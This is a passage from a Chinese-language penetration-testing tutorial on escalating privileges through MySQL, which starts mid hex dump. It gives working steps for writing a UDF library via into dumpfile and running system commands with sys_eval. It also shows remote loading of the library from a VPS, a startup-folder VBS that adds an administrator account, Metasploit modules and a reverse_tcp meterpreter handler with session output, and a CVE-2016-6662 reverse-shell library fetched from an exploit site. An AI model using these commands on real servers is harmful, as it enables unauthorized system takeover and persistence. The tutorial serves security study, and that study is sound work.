00000000F0000001C000000000000000000000000000000000000000000000000000000200000000000000110000001400000002000000070000008008034991l9C5C93DA44003980468831400000016000000170000001900000001B0000001D000000200000002200000000000000230000000000000024000000250000002700000029000000002A0000000000000CE2CC0BA673C7690EBD3EF0E78722788B98DF10ED871581CC1E2F7DEA868BE12BBE3927C7E8B92CD1E7066A9C3F9BFBA745BB073371974EC5345D5ECC5A62C1CC3138AFF36AC68AE3B9FD4A0);

update temp set data = concat(data,0xAC73D1C525681B320B5911FEAB5FBE12000000000000000000000000000000000000000000000000000000000000000003000900A00B000000000000000000000000000010000002000000000000000000000000000000000000000250000002000000000000000000000000000000000000000E0000000120000000000000000000000DE0100000000000790100001200000000000000000000007700000000000000BA000000120000000000000000000000350400000000000F5000000120000000000000000000000C2010000000000009E0100001200000000000000000000000D900000000000000FB000000120000000000000000000000050000000000000160000002200000000000000000000000FE000000000000000CF000000120000000000000000000000AD000000000000008801000012000000000000000000000800000000000000AB010000120000000000000000000025010000000000001001000012000000000000000000000DC000000000000000C700000012000000000000000000000C200000000000000B500000012000000000000000000000CC020000000000000ED00000012000000000000000000000E802000000000000E700000012000000000000000000009B);

...... # 不断通过update语句配合concat将数据拼接进去，当十六进制数据全部分段拼入data字段后，执行如下命令将该字段导出:

select data from temp into dumpfile "/www/server/mysql/lib/plugin/udf.so";
```

还有一个巧妙的方法便是利用 load_file() 函数，该函数支持远程加载，我们可以将 UDF 文件放在 vps 上，执行如下命令让目标机远程加载该文件并下载到指定目录里：

```
select load_file('\\\\47.xxx.xxx.72\udf.so') into dumpfile "/www/server/mysql/lib/plugin/udf.so"
```

（四）引入 UDF 函数并调用函数执行系统命令

引入的方法如下：

```
create function sys_eval returns string soname 'udf.so';
```

- sys_eval：我们要引入的函数名。
- udf.dll：我们要从中引入函数的链接库文件。

成功引入该函数后，我们便可以像执行其他 MySQL 内置函数一样去使用该函数了：

```
select sys_eval('whoami');
```

如下图所示，命令执行成功：

```
mysql> create function sys_eval returns string soname 'udf.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select sys_eval('whoami');
+--------------------+
| sys_eval('whoami') |
+--------------------+
| mysql              |
+--------------------+
1 row in set (0.01 sec)

mysql>
```

（5）清理痕迹

删除自定义函数：


```
drop function sys_eval;
```

** 注意： ** 还是那个问题，linux 系统的权限管理太严了，如果是 Windows 系统的话一般就是管理员权限了：

```
mysql> select sys_eval('whoami');
+--------------------+
| sys_eval('whoami') |
+--------------------+
| god\administrator  |
+--------------------+
1 row in set (0.11 sec)

mysql>
```


UDF 提权在 Metasploit 下的利用


如果你觉得上面手动的方法麻烦的话，也可以利用 metasploit 中的 exploit/multi/mysql/mysql_udf_payload 模块实现自动化 UDF 函数注入，只适用于 Windows 系统：



使用如下：


```
use exploit/multi/mysql/mysql_udf_payload
set rhosts 192.168.1.13
set username root
set password root
run
```





MSF 会将一个随机命名的 UDF 文件写入 lib/plugin 目录下（如果该目录不存在的话，则无法执行成功），该 UDF 文件中包含 sys_exec() 和 sys_eval() 这两个函数，但是默认只创建 sys_exec() 函数，该函数执行并不会有回显。我们可以手动引入 sys_eval() 函数，来执行有回显的命令。

```
create function sys_eval returns string soname 'guuHCUiK.dll';
```



MySQL 启动项提权

手动利用


所谓 MySQL 的启动项提权，就是将自定义的脚本写入到开机自启目录下，如果管理员重启了服务器，那么就会自动调用该脚本，并执行其中的用户添加及提权命令。这种提权也常见于 Windows 环境下，写入的脚本支持 vbs 和 exe 类型，可以利用 vbs 执行一些 CMD 命令，也可以使用 exe 上线 metasploit 或 cobalt strike。

VBS 脚本的话最常见的就是创建一个管理员用户：


```
Set WshShell=WScript.CreateObject("WScript.Shell")
WshShell.Run "net user whoami Liu78963 /add", 0
WshShell.Run "net localgroup administrators whoami /add", 0
```

写入的方式与上文中讲的那几种方法一样，即先在本地将 vbs 脚本用 mysql 的 hex() 函数进行十六进制编码，然后利用 into outfile... 或 into dumpfile 写入：

```
select 0x53657420577368536865 6C6C3D575363726970742E4372656174654F626A6563742822575363726970742E5368656C6C22290D0A5773685368656C6C2E52756E20226E6574207573657220776F616D69204C69753738393633202F616464222C20300D0A5773685368656C6C2E52756E20226E6574206C6F63616C67726F7570206164696E6973747261746F72732077686F616D69202F616464222C2030 into dumpfile 'C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\evil.vbs';
```



此时，如果管理员重启了服务器，那么就会自动调用该脚本，并执行其中的命令，如下图所示，常见管理员新用户“whoami”成功：



同样，我们也可以将 exe 写入到开机自启目录下，写入的方式与上文中讲的那几种方法一样，即先在本地将 exe 程序用 mysql 的 hex() 函数进行十六进制编码，然后利用 into outfile... 或 into dumpfile 写入到目标机的自启目录下。如下我们写入一个 msf 马“shell.exe”。

首先在攻击者本地将 shell.exe 进行十六进制转换：

```
select hex(load_file('shell.exe')) into outfile "shell.hex";
```

```
mysql> select hex(load_file('/tmp/shell.exe')) into outfile "/tmp/shell.hex";
Query OK, 1 row affected (0.00 sec)

mysql>
```

将得到的 hex 文件 shell.hex 里的内容复制出来，利用上文中写 UDF 文件的方法分段写入目标机自启目录下即可（老长了~~~）。

带目标服务器重启后，我们便可以得到目标主机的 meterpreter：


```
       =[ metasploit v5.0.89-dev                          ]
+ -- --=[ 2017 exploits - 1099 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Sending stage (176195 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.13:1033) at 2021-01-23 18:06:58 +0800

meterpreter > getuid
Server username: GOD\Administrator
meterpreter >
```

Metasploit 下的利用

如果你觉得上面手动的方法麻烦的话，metasploit 中也集成了相应的模块：

如果你觉得上面手动的方法麻烦的话，metasploit 中也集成了相应的模块：


exploit/windows/mysql/mysql_start_up



使用如下：

```
use exploit/windows/mysql/mysql_start_up
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.7
set lport 4444
set rhosts 192.168.1.13
set username root
set password root
set startup_folder xxx      # 根据目标系统进行设置自启目录
run
```

执行后，msf 将在目标主机的启动项中写入一个 exe 的 msf 木马：



待目标主机重启后，便会得到目标主机的 meterpreter：

MySQL 0day 漏洞

CVE-2016-6662（可将 mysql 权限提升为系统 root 权限）

2016 年，一个独立的研究组织发现多处严重的 Mysql 漏洞，此次通报的是其中比较严重的一个漏洞 CVE-2016-6662，它允许攻击者远程注入恶意配置到被攻击服务器的 Mysql 配置文件 my.cnf 中，导致可加载任意扩展库。当扩展库中存在恶意指令时就可以 Getshell。

该漏洞影响的版本如下：

- mysql <= 5.7.15
- mysql <= 5.6.33
- mysql <= 5.5.52

漏洞原理：

在 Linux 系统中，一些默认的 Mysql 安装包自带 mysql_safe 脚本作为包装器，当我们使用

`service mysql start` 、 `/etc/init.d/mysql start` 等命令启动 MySQL 时，mysqld_safe 封装脚本是以 root 权限启动的，而主要的 mysqld 进程却是用权限较低的 mysql 用户启动的。并且 mysql_safe 脚本将在 mysql 服务启动前预加载一个扩展库，这个扩展库可以在 MySQL 的配置文件 my.cnf 中通过名为 malloc_lib 的配置项进行设置，该配置项写在 [mysqld] 下。

如果我们在 my.cnf 中通过 malloc_lib 配置项指定一个存在恶意代码的扩展库路径，那么在 mysql 重启的时候，这些代码将被以 root 权限执行，实现权限提升。

漏洞利用条件：

- 攻击者已经获得了目标主机 MySQL 的权限
- 目标主机的 MySQL 版本在漏洞影响范围内
- 攻击者当前获得权限的 MySQL 用户为 root 权限（否则无法修改 general_log_file 全局变量）

下面，我们来复现该漏洞。


实验环境：

- 目标机 IP：192.168.1.10
- 攻击机 IP：192.168.1.7

首先，我们下载一个 C 脚本，用来编译成我们恶意的扩展库，可获得目标机的 shell：

- http://legalhackers.com/exploits/mysql_hookandroot_lib.c


如下修改该攻击脚本：



```
68  typedef ssize_t (*execvp_func_t)(const char *__file, char *const __argv[]);
69  static execvp_func_t old_execvp = NULL;
70
71
72  // fork & send a bash shell to the attacker before starting mysqld
73  void reverse_shell(void) {
74
```

执行如下命令编译生成恶意的扩展库文件 mysql_hookandroot_lib.so：

```
gcc -Wall -fPIC -shared -o mysql_hookandroot_lib.so mysql_hookandroot_lib.c -ldl
```



然后通过上文所讲的各种方式将生成的 mysql_hookandroot_lib.so 上传到目标机的 / tmp 目录下即可。

接下来，我们要确定要修改的 MySQL 配置文件为哪个。MySQL 的配置文件除了默认的 /etc/my.cnf，还有别的配置文件路径，并且是顺序读取的：

File Name	Purpose
/etc/my.cnf	Global options
/etc/mysql/my.cnf	Global options
SYSCONFDIR/my.cnf	Global options
$MYSQL_HOME/my.cnf	Server-specific options (server only)
defaults-extra-file	The file specified with--defaults-extra-file, if any
~/.my.cnf	User-specific options
~/.mylogin.cnf	User-specific login path options (clients only)

